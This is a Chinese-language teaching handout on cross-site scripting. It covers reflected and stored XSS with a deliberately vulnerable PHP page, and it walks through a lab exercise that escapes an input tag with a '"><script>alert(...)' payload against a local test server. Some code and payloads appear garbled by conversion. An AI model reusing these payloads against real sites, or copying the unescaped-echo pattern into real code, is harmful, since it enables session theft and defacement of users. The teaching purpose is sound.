


下面是一个简单的脚本示例：


```
<html> <head> </head> <body>  
<script type="text/javascript">  
document.write("A script was used to display this text");  
</script>  
</body> </html>
```

在这个简单的实例中，该网页通过JavaScript指示Web浏览器将该文本A script was used to display this text输出。

当浏览器执行该脚本时，最终的页面如下图所示：



浏览该网站的用户不会察觉到本地运行的脚本对网页的内容进行了转换。从浏览器呈现的视图来看，它看上去与静态HTML页面没有任何的区别。只有当用户查看HTML源代码时才可能看到JavaScript，如下图所示：



```
1 <html>
2 <head>
3 </head>
4 <body>
5 <script type="text/javascript">
6 document.write("A script was used to display this text");
7 </script>
8 </body>
9 </html>
10
```


大多数浏览器都包含脚本支持，而且通常情况下是默认启用的。

启用并使用脚本并不是XSS漏洞存在的原因。只有当Web应用程序开发人员犯错误时才会变得危险。

下面的脚本是安全的:

```
<script>  
function myFunction()  
{  
    alert("Hello World!");  
}  
</script>
```



XSS根据其特征和利用手法的不同，主要分成两大类型：

反射式
跨站脚本

持久式
跨站脚本

反射式
XSS

反射式跨站脚本也称作**非持久型、参数型跨站脚本**。主要用于将恶意脚本附加到URL地址的参数中，下面是一个简单的存在漏洞的php页面：

这个php页面将传入的参数name未经过有效性检验而直接写入到响应结果中，所以这个页面容易受到XSS攻击。

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL ||
$_GET['name'] == '')
{
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}??>
```



What's your name?

Hello liuzheli

如果攻击者输入如下脚本:<script>alert('xss')</script>。如下图可以看出, 传入的脚本在客户端服务器中得以执行。这个警告框证明此Web应用程序存在可被反射式XSS攻击的漏洞。

What's your name?

What's your

Hello

xss

存储式 XSS

存储式跨站脚本又称为持久型跨站脚本，比反射式跨站脚本更具有威胁性，并且可能影响到Web服务器自身的安全。

- 存储式XSS与反射式XSS**类似**的地方在于，会在Web应用程序的网页中显示未经编码的攻击者脚本。
- 它们的**区别**在于，存储式XSS中的脚本并非来自于Web应用程序请求；相反，脚本是由Web应用程序进行存储的，并且会将其其作为内容显示给浏览用户。

例如，如果论坛或博客网站允许用户上传内容而不进行适当的有效性检查或编码，那么这个网站就容易受到存储式XSS攻击。

在这个示例中，我们向该留言板提交攻击脚本，该脚本会存储在其后台数据库服务器，每当用户查看留言板时，则会弹出对话框：



A screenshot of a web form titled "Sign Guestbook". It contains two input fields: "Name *" with the value "dsf" and "Message *" with the value "<script>alert('xss')</script>". A "Sign Guestbook" button is located below the message field.



Vulnerability: Stored Cross Site Scripting (XSS)

The screenshot shows a web application interface. A modal dialog box is open in the center, displaying the text "XSS" and a "确定" (Confirm) button. In the background, there is a form with "Name *" and "Message" fields. Below the form, there is a list of comments:


- Name: test
Message: This is a test comment.
- Name: dsf
Message:

XSS的攻击途径

上面演示的XSS攻击只是显示一个警告框，但是在现实的攻击案例中，**攻击者有可能进行更具破坏性的攻击**。例如。**恶意脚本可以将cookie值上传到攻击者的网站，从而有可能让攻击者以该用户的身份登入或恢复正在进行中的会话**。脚本还可以改写页面内容，使其看上去已经被**涂鸦**。



JavaScript还可以轻易地实施下面的任何攻击：



跨站脚本攻击的危害

一般来说，**存储式XSS**的风险会高于**反射式XSS**。因为**存储式XSS**会保存在服务器上，有可能会跨页面存在。它不改变页面URL的原有结构，因此有时候还能**逃过一些IDS的检测**。比如IE8的XSS Filter和Firefox的Noscript Extension，都会检查地址栏中的地址是否包含XSS脚本。而跨页面的存储式XSS可能会绕过这些检测工具。



跨站脚本攻击的危害

从**攻击过程**来说，**反射式XSS**一般要求攻击者诱使用户点击一个包含XSS代码的URL链接；而**存储式XSS**则只需让用户查看一个正常的URL链接，而这个链接中存储了一段脚本。比如一个Web邮箱的邮件正文页面存在一个存储式XSS漏洞，当用户打开一封新邮件时，XSS Payload会被执行。这样的漏洞极其隐蔽，且埋伏在用户的正常业务中，风险颇高。



实验三

对如下示例代码的php网页进行XSS攻击，实现简单的弹窗效果即可

```
<!DOCTYPE html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
    confirm("Congratulations~");
}
</script>
</head>
<body>
```

```
<h1 align=center>--Welcome To The Simple XSS Test--</h1>
<?php
ini_set("display_errors", 0);
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","", $str);
$str3=str_replace("on","", $str2);
$str4=str_replace("src","", $str3);
echo "<h2 align=center>Hello ".htmlspecialchars($str)."</h2>".<center>
<form action=xss_test.php method=GET>
<input type=submit name=submit value=Submit />
<input name=keyword value=\"".$str4.\"">
</form>
</center>';
?>
</body>
</html>
```

首先从黑盒测试的角度来进行实验

访问URL：http://192.168.19.131/xss_test.php

页面显示效果如下：



如图可以看到一个Submit按钮和输入框，并且还有标题提示XSS。于是输入上面学过最简单的XSS脚本：`<script>alert('xss')</script>`来进行测试。点击Submit按钮以后，效果如下：



结果发现Hello后面出现了我们输入的内容，并且输入框中的回显~~过滤~~了script关键字，这个时候考虑后台只是最简单的一次过滤。于是可以利用双写关键字绕过，构造脚本：`<script>alert('xss')</script>`测试。执行效果如下：



现虽然输入框中的回显确实是我们想要攻击的脚本，但是代码并没有执行。因为在黑盒测试情况下，我们并不能看到全部代码的整个逻辑，所以无法判断问题到底出在哪里。这个时候我们可以在页面点击右键查看源码，尝试从源码片段中分析问题。右键源码如下：

Source of: http://192.168.1.100/

File Edit View Help

scriptipt%3Ealert%28%27XSS%27%2

如果可以成功执行alert函数的话，页面将会跳出一个确认框，显示Congratulations~

```
1 <!DOCTYPE html><!--
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7   confirm("Congratulations~");
8 }
9 </script>
10 </head>
11 <body>
12 <h1 align=center>--Welcome To The Simple XSS Test--</h1>
13 <h2 align=center>Hello &lt;scriptipt&gt;alert('xss')&lt;/scscripript&gt;.</h2><center>
14 <form action=xss_test.php method=GET>
15 <input type=submit name=submit value=Submit />
16 <input name=keyword value="<script>alert('xss')</script>">
17 </form>
18 </center></body>
19 </html>
20
```


Htmlspecialchars函数可以有效防止XSS脚本攻击，是一个过滤函数，实现预定义字符的转换

分析这行代码知道，虽然我们成功的插入了<script></script>标签组,但是我们并没有跳出input的标签，使得我们的脚本仅仅可以回显而不能利用。

这个时候的思路就是想办法将前面的<input>标签闭合，于是构造如下脚本：

```
"><script>alert('XSS')</script><!--
```

弹出确认框，XSS攻击成功。执行效果如下：



重要提醒：如果实践过程出现错误，通常表现为输入的双引号不能正常被处理，是因为php服务器自动会对输入的双引号等进行转义，以预防用户构造特殊输入进行攻击，比如本实验所进行的攻击。为了确保实验可以成功运行，请在phpnow安装目录下搜索文件php-apache2handler.ini，并将“magic_quotes_gpc = On”设置为“magic_quotes_gpc = Off”。

扩展思考

必须是javascript脚本吗？

这里就再为大家提供一种**使用标签的脚本构造方法**：

标签是用来定义HTML中的图像，src一般是图像的来源。而onerror事件会在文档或图像加载过程中发生错误时被触发。所以上面这个攻击脚本的逻辑是，当img加载一个错误的图像来源ops!时，会触发onerror事件，从而执行alert函数。

请同学们继续实验并与大家分享经验.....